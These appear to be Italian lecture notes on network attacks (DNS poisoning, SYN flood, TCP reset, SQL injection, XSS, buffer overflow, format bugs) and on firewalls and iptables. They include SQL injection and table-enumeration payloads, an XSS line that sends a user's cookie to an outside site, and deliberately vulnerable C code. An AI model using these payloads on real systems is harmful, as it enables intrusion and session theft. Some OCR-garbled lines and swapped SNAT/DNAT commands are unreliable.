Il DNS (Domain Name System) risolve indirizzi alfanumerici in indirizzi IP. Per ogni dominio di rete esiste un server DNS che può fare tale traduzione in modo *autoritative*. L'indirizzo del server DNS *autoritative* non è noto per ogni dominio a priori, dunque ogni Host è configurato per interagire in primo luogo con un server DNS **locale**. Sarà dunque il DNS locale a contattare dei **root server** per ottenere gli indirizzi dei server DNS validi per tradurre l'indirizzo alfanumerico di un dato dominio. Una volta realizzata la traduzione (associazione) il DNS locale la tiene in **cache** per un certo periodo.
In generale un **attacco al DNS** serve a far credere che l'IP inviato dall'attaccante derivi dalla traduzione lecita dell'indirizzo alfanumerico nel relativo IP. **Questa possibilità trova terreno fertile nel fatto che il protocollo DNS non utilizza cifratura per i suoi pacchetti**, introducendo la possibilità di falsificarne le risposte. Un attacco di questo tipo può essere utilizzato per:

- Phishing
- Furto di credenziali
- attacchi su Home banking
- redirezione di connessione e MITM in generale

Questi attacchi possono essere realizzati:

- Nella rete locale
- Nella richiesta da/verso il server DNS locale
- Nella richiesta da/verso DNS authoritative

Al livello II si possono fare attacchi MITM (arp-sppoofing per reti ethernet, attacchi su chiavi WEP per wifi). **Lo stesso principio può essere utilizzato** per:

- **DHCP**: assegnando ad un nodo della rete un nuovo indirizzo del server DHCP controllato dall'attaccante
- DNS responses: modificando i pacchetti che arrivano dal serve DNS.

Per un attacco DNS responses **lo scopo dell'attaccante è quello di riuscire ad inquinare la cache del server DNS locale, ovvero di rispondere al posto del server DNS remoto**. Se l'attaccante si trova **nel path tra il server DNS e l'host** l'attacco è banale. Altrimenti l'attaccante deve rispondere prima del server DNS remoto.
Prima di vedere i dettagli sul funzionamento di questo tipo di attacco (**al livello III**) ricordiamo quali sono i campi "interessanti" di un pacchetto DNS:

- La porta UDP di origine e destinazione
- l'IP di origine e destinazione
- L'ID del pacchetto, ovvero un numero scelto a caso da chi invia la richiesta che deve essere replicato nella risposta.

Per realizzare l'attacco, l'attaccante deve rispondere con un **pacchetto DNS forgiato** con le caratteristiche giuste:

1. L'indirizzo IP sorgente che è quello del server remoto (**prevedibile**)
2. La porta UDP sorgente del server remoto (53)
3. L'indirizzo IP di destinazione (**prevedibile**)
4. La porta UDP di destinazione ovvero quella usata dal server DNS locale per inviare la richiesta 16 bit(**non prevedibile?**)
5. L'ID del pacchetto di richiesta 16 bit(**non prevedibile!**)

Abbiamo dunque due campi di 16 bit che potrebbero essere imprevedibili per un attaccante. Le possibilità sono dunque:

$$32bit \rightarrow 2^{32}possibilit$$

L'attaccante ammesso che sappia il momento esatto per rispondere, deve inviare prima del server remoto mediamente 2 miliardi di pacchetti. Se ogni pacchetto è pesante 80 byte l'attaccante deve mandare 160GB di traffico prima che il server remoto possa rispondere.
Tuttavia **alcuni server DNS non utilizzano una porta casuale per inviare le richieste** ma fa un BIND all'avvio per scegliere la porta e continua ad usarla. Conoscendo tale porta abbiamo comunque $65000 * 80 = 5MB$ da inviare in poche decine di millisecondi.
Possiamo provare a **restringere le ipotesi**:

- Immaginiamo che E possa far iniziare la richiesta al server locale di A (stando dentro la rete oppure nel caso in cui il DNS locale di A accetti richieste dall'esterno).
- In questo modo l'attaccante sa quando avverrà la richiesta e quindi anche la finestra utile per rispondere al posto del DNS authoritative.
    1. Eve invia ad Alice una richiesta per il dominio www.example.com
    2. Alice invia la richiesta al server DNS di www.example.com (B)
    3. Eve prova a rispondere prima di B con un flood di n risposte fasulle

In questo modo ha probabilità $n/2^{16}$ di riuscire, ammesso che il server DNS riesca ad elaborare tutte le richieste forgiate.

Il valore probabilistico di $n/2^16$ è ottenuto grazie all'applicazione del **paradosso del compleanno**:

- qual'è la probabilità P(n) che tra le persone in una stanza ce ne siano due nate lo stesso giorno ? Utilizziamo la **probabilità inversa**.
- $P\bar{(}n)$ = probabilità che nessuna persona sia nata nello stesso giorno.
- $P\bar{(}n) = \frac{364}{365} * \frac{363}{365} * ... * \frac{365-(n-1)}{365} *$
- con $\frac{364}{365}$ probabilità che 2 persone non siano nate nello stesso giorno e $\frac{363}{365}$ probabilità che 3 persone non siano nate nello stesso girno.
- Volendo ricavare però la probabilità P(n) dobbiamo svolgere:

$$1 - P\bar{(}n) = 1 - \prod_{i=1}^{n-1} \frac{365 - i}{365}$$

In conclusione possiamo dire che:

- Fare il poisoning di un server DNS è possibile ma **molto difficile**
- Sotto opportune ipotesi l'attacco è realizzabile con mezzi a disposizione di chiunque.
- L'attacco è più facile se il server authoritative (B) è sotto attacco DoS e dunque non risponde prontamente.
- Per evitare che l'attacco sia applicabile è importante scegliere bene gli applicativi che si usano, avendo la certezza, ad esempio, che utilizzino porte casuali.

4.4 Attacchi al livello di trasporto o superiori

- **Attacchi a livello di trasporto**:
  - DoS: Syn flood, TCP reset guess
  - SYN spoofing
- **Attacchi al *middleware***
  - cross site splitting
  - SQL injection, problemi di programmazione di perl,php,python
- **attacchi ai protocolli superiori**
  - problemi di sicurezza di tutti i protocolli che non utilizzano crittografia (HTTP, TELNET, POP3)
  - DNS spoofing

4.4.1 Attacchi livello IV: Syn flood

Si basa sul funzionamento del **three way handshake**: ogni qualvolta un server riceve un pacchetto con SYN=1 alloca delle risorse di memoria per gestire la connessione che sta per essere creata, quindi fa partire un pacchetto di risposta con SYN=1 e ACK=1 e aspetta per un timeout la risposta dal client e aprire la connessione. **In quel momento il server ha una connessione half open**. L'attaccante invia un gran numero di pacchetti

con SYN=1 da indirizzi IP falsi, prima o poi **la memoria del server si saturerà e il server comincerà a scartare i pacchetti** (DoS). In questo modo si impedisce ad altre macchine di accedere al servizio.
Un possibile rimedio ad un attacco di questo tipo è l'utilizzo dei **Syn cookies**:

- quando si invia un pacchetto SYN=1 e ACK=1 (risposta del server al primo syn di richiesta) non si sceglie un numero casuale ma un numero che è una codifica di informazioni riguardanti la connessione. **In questo modo non viene allocata nessuna memoria.**
- Una volta ricevuto il terzo messaggio, esso contiene l'ACK inviato da cui si riestraggono le informazioni codificate. Si apre dunque la connessione
- Il numero di sequenza deve essere comunque **impredicibile**, altrimenti si rischiano attacchi di **syn spoofing**. Abbiamo bisogno di uno stato interno (un contatore) dello stack

4.4.2 Attacchi livello IV: TCP reset Guess

Questo attacco si basa sulla possibilità di poter interrompere una connessione TCP inviando un pacchetto con campo RST=1. Poichè un pacchetto del genere venga accettato il pacchetto deve contenere i valori corretti di:

- Indirizzo IP del mittente
- Porta TCP mittente e destinazione
- Numero di sequenza corretto all'interno del flusso

Un attaccante che volesse interrompere una connessione TCP dovrebbe conoscere gli indirizzi IP, può indovinare le porte (una è nota l'altra è predicibile), **tuttavia non può conoscere il numero di sequenza corretto: deve provare *brute force*.**
Il numero di sequenza è un **campo a 32 bit** quindi 2^{32} numeri da tentare (con un modem a 32k ci vogliono 284 giorni). Tuttavia il protocollo TCP impone che per essere ricevuto un pacchetto di reset debba **semplicemente cascare nella finestra di numeri di sequenza che la macchina mantiene attivi**. La finestra può essere larga fino a $2^{16} bit$. Non abbiamo bisogno di

tentare tutti i numeri di sequenza ma ci basta provare numeri di sequenza non più distanti di 2^{16}.

$$2^{32}/2^{16} = 2^{16} = 65,535 cifre \rightarrow 6 minuti$$

Tempi TCP Reset 30

Velocità	# Pacchetti	Tempo per una porta	Tempo per 50 porte
56kbps (dialup)	65,537 (*50)	374 seconds (6 min.)	18,700 (5.2 hours)
80kbps (DSL)	65,537 (*50)	262 seconds (4.3 min.)	13,107 (3.6 hours)
256kbps (DSL)	65,537 (*50)	81 seconds (1 min.)	4,050 (1.1 hours)
1.54kbps (T1)	65,537 (*50)	13.6 seconds	680 (11 minutes)
45mbps (DS3)	65,537 (*50)	1/2 second	25 seconds
155mbps (OC3)	65,537 (*50)	1/10 second	5 seconds

Figure 30: Tempi TCP Reset

4.5 Attacchi al middleware

Per *middleware* si intende tutto quel codice che sta nel mezzo tra la richiesta che fa un browser e la presentazione di una pagina HTML di risposta. CGI scritti in qualsiasi linguaggio, script PHP, Python, Ruby, sono tutti esempi di middleware.
La maggior parte degli **attacchi** hanno a che vedere con la **data validation**, ovvero tutte quelle tecniche che un programmatore dovrebbe utilizzare per evitare che un utente possa inserire nelle chiamate HTTP dati estranei a quelli desiderati.

4.5.1 SQL Injection

Applicabile nel contesto di script PHP ecc viene utilizzato per eseguire query su database.

SQL Injection 31

- SELECT secret FROM userdb WHERE user $=userANDpassword =$ password

user	password	secret
Alice	321	2131
Bob	123	2sd1
...	...	...

Figure 31: SQL Injection

Se *user* = *Alicee*password=123 la query diventa:
SELECT secret FROM userdb WHERE user=Alice AND password =123

- Se si utilizzano user=Alice password=
  la query diventa:
  SELECT secret FROM userdb WHERE user =Alice AND password =
  MySQL trova un ' di troppo e segnala un errore perrchè non riesce ad interpretare il resto della stringa. **questo errore può essere sfruttato**.

- Se si utilizzano user=Alice password= OR user=Alice
  la query diventa:
  SELECT secret FROM userdb WHERE user =Alice AND password =
  OR user=Alice
  La stringa è corretta e significa: **restituisci dalla tabella la colonna per cui (user=Alice e password=) oppure user=Alice.**
  Il risultato è che la prima parte della query fallisce ma la seconda parte restituisce il contenuto della colonna secret senza controllare la password

Nell'esempio precedente era necessario conoscere la composizione di tutta la query, **che non è sempre nota**:

- utilizzando il commento - è possbile escludere delle parti della query di cui non si conosce il contenuto
  user=Alice';-
  la query diventa:
  select secret from userdb where user =Alice; and password =

- tutta la parte dopo - non viene considerata.

Se ci sono altre tabelle nel DB possiamo utilizzare query piu complicate per accedere anche a queste. Sapendo l'esistenza di una tabella come questa:

Esempio tabella SQL-Injection 32

owner	number	value
Bob	1	1.000.000
Alice	3	9.000.000

Figure 32: Esempio tabella SQL-Injection

- utilizzando il comando UNION si possono fare query su tabelle diverse:
  user= union select value from houses where owner=Alice;
  la query diventa:
  select secret from userdb where user = union select value from houses where owner=Alice;
- **la prima parte della query fallisce ma la seconda va a fare una richiesta su una seconda tabella, che restituisce informazioni**

Come posso sapere se **ci sono altre tabelle?**. Facendo le query giuste:

Esempio Query SQL-Injection 1 33

Ma come posso sapere se ci sono altre tabelle? Facendo le query giuste:

user=' *union SELECT COUNT(*) FROM sqlite_master WHERE type='table';* –

user=' *union SELECT name FROM sqlite_master WHERE type='table' LIMIT 1;* –

user=' *union SELECT name FROM sqlite_master WHERE type='table' LIMIT 1 OFFSET 1;* –

user=' *union SELECT sql FROM sqlite_master WHERE name='houses';* –

Figure 33: Esempio Query SQL-Injection 1

Come possiamo impedire attacchi di SQL injection? Le versioni più vecchie dei webserver non fanno nessun parsing sulle stringhe che si inseriscono nelle query. Oggi possiamo inserire controlli:

- lista caratteri vulnerabili
- Utilizzare query già preparate

Esempio Query SQL-Injection 2 34

```
; Magic quotes
; Magic quotes for incoming GET/POST/Cookie data.
magic_quotes_gpc = Off
; Magic quotes for runtime-generated data
magic_quotes_runtime = Off
; Use Sybase-style magic quotes
; (escape ' with '' instead of \').
magic_quotes_sybase = Off
```

Figure 34: Esempio Query SQL-Injection 2

Esempio Query SQL-Injection 3 35

```
$db_connection = new mysqli("localhost",
  "user", "pass", "db");
$statement = $db_connection->prepare("
   SELECT campo FROM tabella WHERE id = ?");
$statement->bind_param("i", $id);
$statement->execute();
```

Figure 35: Esempio Query SQL-Injection 3

4.5.2 Cross-site-scripting (XSS) stored

Un attacco XSS è basato sulla possibilità di **inserire del codice malizioso all'interno di pagine web esterne**, in modo tale che gli utenti che si collegano a tali pagine sono indotti ad eseguirlo. L'attacco può essere:

- **stored** : il codice persiste nella pagina web

- **reflected**: il codice viene visualizzato in una messaggio temporaneo di errore

La conseguenza è che l'utente si collega ad una pagina web di cui si fida ma riceve del codice malevole che viene eseguito **in locale sul suo browser**. L'attaccante cercherà di inserire codice eseguibile all'interno del codice HTML. Ricordiamo il funzionamento dei cookies:

- HTML è *stateless* ovvero non si conservano informazioni relative ad una connessione, ognuna di queste è scorrelata dalla precedente.
- Per evitare di reinserire utente e pass ad ogni connessione si utilizzano i cookies.
- è un'informazione che il server invia al browser dopo la prima connessione e che il browser reinvia al server ad ogni azione
- In questo modo il server riconosce il browser e gli permette di saltare le autenticazioni per il tempo di validità dei cookies.

Senza efficace validazione degli input un attaccante può inserire degli script in javascript all'interno di uno script di echo (scritto per esempio in php) per **inviare il cookie dell'utente invece che al sito di destinazione ad un sito dell'attaccante**.
¡script¿window.open(http://google.it? cookie=+document.cookie)¡/script¿
Una possibile **applicazione** potrebbe riguardare siti nei quali è possibile inserire commenti, se la validazione degli input non è fatta in modo oculato un attaccante può aggiungere codice javascript alla pagina. **Tutte le persone che successivamente caricheranno quella pagina eseguiranno il codice lasciato nel commento.** Se il sito gestisce dei cookie è questi ultimi sono **reindirizzati verso l'attaccante, che li può utilizzare per accedere ai servizi con l'identità di un utente del sito di partenza**.

4.5.3 Cross-site-scripting (XSS) reflected: AJAX

Si posso fare attacchi simili (codice eseguito a seguito di un messaggio di errore) sfruttando:

- Link HTML all'interno delle mail
- errori prodotti da web server mail configurati (404)

Vediamo attacchi relativi alla tecnologia **AJAX** (Asynchronous JavaScript and XML). Si tratta di un **paradigma per la programmazione online** che lega un qualsiasi linguaggio di backend con lo scopo di realizzare un'interazione **asincrona** tra client e server. In questo modo la pagina reagisce in tempo reale alle azioni dell'utente (gmail, facebook). **Ajax non è una nuova tecnologia ma una composizione di tecnologie esistenti, con gli stessi problemi di quest'ultime, ma con una piu complessa gestione della sicurezza**.

Classic WEB application Model 36



Figure 36: Classic WEB application Model

AJAX WEB application Model 37

I principali **pericoli** di AJAX sono:

- **Controlli client-side:** i controlli di sicurezza non devono essere implementati client-side (manipolabili da un'attaccante), ma server side (esempio comntrollo di una password.) Il paradigma porta a demandare azioni all'applicazione client, ma deve essere utilizzato in modo cauto.



Figure 37: AJAX WEB application Model

- **Cache client-side**: AJAX salva in locale molti dati relativi alla sessione, attenzione ai programmi che possono manipolare questi dati.
- **Mashups**: il web è fatto da integrazioni di prodotti dagli utenti e da terze parti, aggregate in un'unica pagina. Si aggregano dunque servizi che provengono da indirizzi IP differenti. **Diviene molto difficile tracciare tutte le sorgenti che contribuiscono ad una stessa pagina e filtrarle in modo da non avere applicazioni non previste. (XSS)**

4.6 Attacchi livello applicazione

- **Attacchi da remoto**:
  - **Buffer overflow**
  - **format bug**
- **Attacco locale di privilege escalation**:
  - **race condition**
  - **problemi delle system call (system())**

4.6.1 Buffer overflow

I buffer overflow sono vulnerabilità causate da errori di programmazione nei linguaggi a basso livello e sono la causa maggiore di intrusione. Lo scopo è quello di sfruttare questa vulnerabilità in modo tale che l'attaccante possa eseguire del codice, comandi, che altrimenti non protrebbe eseguire sulla macchina remota.

Esempio Buffer Overflow 138

```
#include <stdio.h>
#include <string.h>

int stampa(char * );

int main(int argc, char ** argv)
{
        if (argv[1]!=NULL)
                stampa(argv[1]);
        else
                printf("niente da stampare\n");
}

int stampa(char * parola)
{
        char testo[10];
        strcpy(testo, parola);
        printf("la parola da stampare e': %s\n", testo);

}
```

Figure 38: Esempio Buffer Overflow 1

La funzione **stampa()** viene allocata in uno spazio di indirizzi diverso dalla funzione **main()**. Quando stampa() è conclusa bisogna di nuovo fare una jump alla locazione di memoria dove si trova la funzione main().

Esempio Buffer Overflow 2 39

I passaggi di parametri avvengono mettendo le variabili in una zona comune, lo stack. In questo caso nello stack abbiamo:

- L'indirizzo di ritorno a cui stampa deve saltare per tornare a main()
- la variabile parola



Figure 39: Esempio Buffer Overflow 2

- la variabile testo della funzione stampa.

Si ha in questo caso un problema derivante dal mancato controllo sulla lunghezza del testo contenuto nella variabile parola (dovrebbe essere lunga meno di 10 char). Se il contenuto di tale variabile fosse maggiore dello spazio assegnato essa andrebbe a sovrascrivere zone adiacenti dello stack, provocando un **segmentation fault**.

- le variabili dello stack vengono scritte dal basso verso l'alto, ma all'interno della variabile dall'alto verso il basso.
- Si può sovrascrivere anche **l'indirizzo di ritorno.**

Esempio Buffer Overflow 3 40

L'attaccante può dunque:

- scrivere del codice eseguibile all'interno della variabile testo
- far puntare l'indirizzo di ritorno a quel codice
- In questo modo quando stampa() finisce viene fatto un jump verso l'indirizzo di ritorno modificato.
- Come risultato si esegue del codice deciso dall'attaccante prima del crash del programma.

Figure 40: Esempio Buffer Overflow 3

Come proteggersi da buffer overflow ?:

- Controllare sempre l'input che arriva dall'esterno (utente,file, variabili d'ambiente)
- Utilizzare funzioni che limitano la lunghezza della scrittura (strncpy(),strcpy()).
- Linux permette di rendere lo stack non eseguibile
- Esistono compilatori e debugger appositi per evitare BO.

MANCA BUONE PRATICHE (SPIEGATA A LEZIONE???)

4.6.2 Format Bug

Si basa su un errore di programmazione molto comune che ha sempre a che vedere con la formattazione delle stringhe.

Format Bug 41

La possibile vulnerabilità risiede nella definizione della **printf**

- definita come: **int printf(const char *format, ...);.**
- Prende una sequenza di puntatori a char, di cui il primo parametro è il formato. Nel formato generalmente è scritto quanti e quali sono i parametri che seguono, ad esempio: **printf(%s,Hello World);**

```
#include <stdio.h>
#include <string.h>

int stampa(char * );

int main(int argc, char ** argv)
{

        if (argv[1]!=NULL)
                printf(argv[1]);
        else
                printf("niente da stampare");
        printf("\n");
}
```

Figure 41: Format Bug

- La printf legge la stringa di formato, trova i simboli speciali che iniziano per %, conta quanti e quali parametri seguono, li legge dallo stack, li sostituisce ai caratteri speciali e poi stampa la stringa di formato.
- **Se si lascia allutente la possibilità di scrivere nella stringa di formato (invece che riempire i buchi usando gli speciali %) si va incontro a problemi seri.**

COMPLETARE

5 Firewall

Un firewall è un apparato software o hardware configurato per **ammettere, abbattere o veicolare (proxy firewall)** connessioni tra due aree di rete con differenti livelli di fiducia. Come **esempio** si può citare un **firewall perimetrale**, posto su un getway per separare la rete locale(alto livello di fiducia) da internet (basso livello di fiducia).
Possiamo dire che un firewall è un interfaccia configurabile tra due segmenti di rete con diversi livelli di fiducia. Tale interfaccia deve essere configurata seguendo due principali **security poilicy**:

- **Least privilege**
- **Separation of Duties**

La configurazione di un firewall richiede profonda conoscenza dei protocolli di rete e di network security, un errore di configurazione **può renderne inutile l'utilizzo.**
I firewall hanno avuto la seguente evoluzione nel tempo:

1. **Packet filter:** ogni pacchetto passa dentro il firewall e per ognuno di essi **si prende una decisione separata**. La scelta presa all'instante t non è condizionata dalla scelta presa all'istante precedente.

2. **Stateful firewall**: si implementano nel firewall delle macchine a stati utilizzate per **prendere decisioni più articolate**. Ad esempio non accettare pacchetti TCP ACK se prima non si è ricevuto un pacchetto di SYN.

3. **Application layer firewall**: Generalmente i firewall operano a livello di rete o, in casi specifici, di collegamento **poichè il formato dei pacchetti è già definito e non può essere modificato**. Gli application firewall **leggono le informazioni del payload del pacchetto** per decidere quali applicazioni possono passare. Hanno una maggiore complessità e dunque un maggiori requisiti in termini di risorse computazionali.

5.1 Posizionamento

Esistono due configurazioni tipiche per il posizionamento di un firewall.
La prima è quella che vede il firewall separare due segmenti di rete:

- Rete interna: vi risiedono postazioni degli utenti, i server e i database. Deve essere protetto perchè contiene informazioni importanti per un'azienda (attività in genere).

- Rete esterna: una rete che è accessibile dall'esterno, su cui risiedono server we, di posta e di DNS, **a diretto contatto con internet** e dunque a maggiore rischio. Tuttavia nell'ottica di chi vede la rete da fuori questa rete esterna contiene dati accessibili dall'esterno e dunque di minore valore e con minori restrizioni di accesso (**DeMilitarized Zone**)

Firewall: posizionamento 1 42



Figure 42: Firewall: posizionamento 1

La seconda configurazione prevede di aggiungere un ulteriore firewall in modo da avere due elementi di difesa prima di arrivare alla rete corporate. La configurazione risulta più robusta perchè:

- Un attaccante deve bucare due firewall prima di arrivare alla rete corporate (i firewall utilizzeranno software e hardware diversi per offrire ridondanza)
- la DMZ è separata anche dall'interno verso l'esterno con lo stesso principio
- è più facile separare il traffico, quindi tipi di connessione considerati meno sicuri si possono inserire nella DMZ

Firewall: posizionamento 2 43

5.2 Funzionamento

Per spiegare il funzionamento di un firewall introduciamo prima due strumenti per la gestione e il filtraggio di pacchetti in UNIX: **Netfliers** e **Iptable**.

- **Netfilters**: è il framework inserito in GNU/LINUX **che permette di effettuare il filtraggio dei pacchetti su un firewall software**.



Figure 43: Firewall: posizionamento 2

Lavora al livello del nucleo del sistema operativo (*kernel space*). Mette a disposizione degli **hook** ovvero dei punti di aggancio che permettono di filtrare i pacchetti durante il loro percorso all'interno del firewall.

- **Iptables**: è uno strumento che permette di **configurare le regole di scarto.**

Iptables rules 44

iptables -t filter -D INPUT –dport 80 -j ACCEPT

- -t filter: tabella
- -D input: catena
- –dport 80: criterio di match della regola
- -j ACCEPT: target
- traduzione: accetta i pacchetti in arrivo sulla porta 80

Figure 44: ip tables rules

Le regole sono organizzate in:

- **Catena:** identifica un punto all'interno del percorso nel kernel in cui avviene il filtraggio.
- **Tabella:** associa una funzione alla regola.

Descriviamo con più dettaglio cosa significa filtrare i pacchetti.
Un firewall è un host a tutti gli effetti che possiede **almeno 2 schede** di rete, i pacchetti possono arrivare su entrambe le schede, essere filtrati e poi inviati

sull'altra (**forwarding**). Ovviamente se un pacchetto arriva alla scheda uno con IP 1 non si effettuerà il forwarding. Si possono anche **generare pacchetti** da inviare all'**esterno**.

Firewall: posizionamento 45



Figure 45: Firewall: posizionamento

Firewall: posizionamento 46

Il filtraggio dei pacchetti è composto da un insieme di regole che svolgono diverse funzioni in diversi punti di una catena.

- drop (scartare)
- accept (lasciar passare)
- mangle (modificare)
- ...
- lasciar passare e riportare un messaggio nel log

Importante sottolineare che Netfilter è **stateful** quindi deve esistere un modulo che **ricostruisce il flusso di pacchetti correlati** (es stesso ip): questo modulo è **Conntrack**.



Figure 46: Firewall: posizionamento

Le regole vengono raggruppate in insiemi di azioni simili che svolgono le stesse funzioni:

- conntrack
- mangle
- NAT
- fitler

All'interno di ogni catena si richiamano regole appartenenti a tabelle differenti.

Funzionamento completo47

5.2.1 Tabella di NAT

Una tabella di NAT **serve a modificare i campi di indirizzo IP all'interno degli header del pacchetto**.



Figure 47: Funzionamento completo

- **DNAT**: destination address translation, **si cambia indirizzo di destinazione**. Viene utilizzato dai firewall di frontiera per distribuire il carico su una **rete con più server.**
  iptables -t nat -I POSTROUTING -s 192.168.1.12 -j SNAT to-source 150.217.5.123

- **SNAT:** source address modification, si **cambia l'indirizzo IP sorgente**. Viene utilizzato per mascherare una rete privata, della quale si vuole mantenere gli indirizzi **non routabili** dietro ad un indirizzo pubblico.
  iptables -t nat -I PREROUTING -d 150.217.5.123 -j DNAT to-destination 192.168.1.12

5.2.2 Tabella di Filter

Serve per operare il vero filtraggio dei pacchetti, decide quali passano e quali vengono bloccati. I target possibili sono:

- **Drop**: il pacchetto viene scartato senza dare risposta al mittente
- **Reject**: il pacchetto è scartato inviando al mittente una risposta di reset
- **Accept**: il pacchetto continua il suo percorso all'interno del kernel
- **Log**: il pacchetto genera un log

5.2.3 Il connection tracking

Ha lo scopo di mettere in relazione pacchetti diversi, utilizzando una macchina a stati che individua:

- Frammenti che costituiscono lo stesso pacchetto IP
- Pacchetti che fanno parte della stessa connessione
- Pacchetti che fanno parte di connessioni distinte ma relazionate tra loro (FTP)

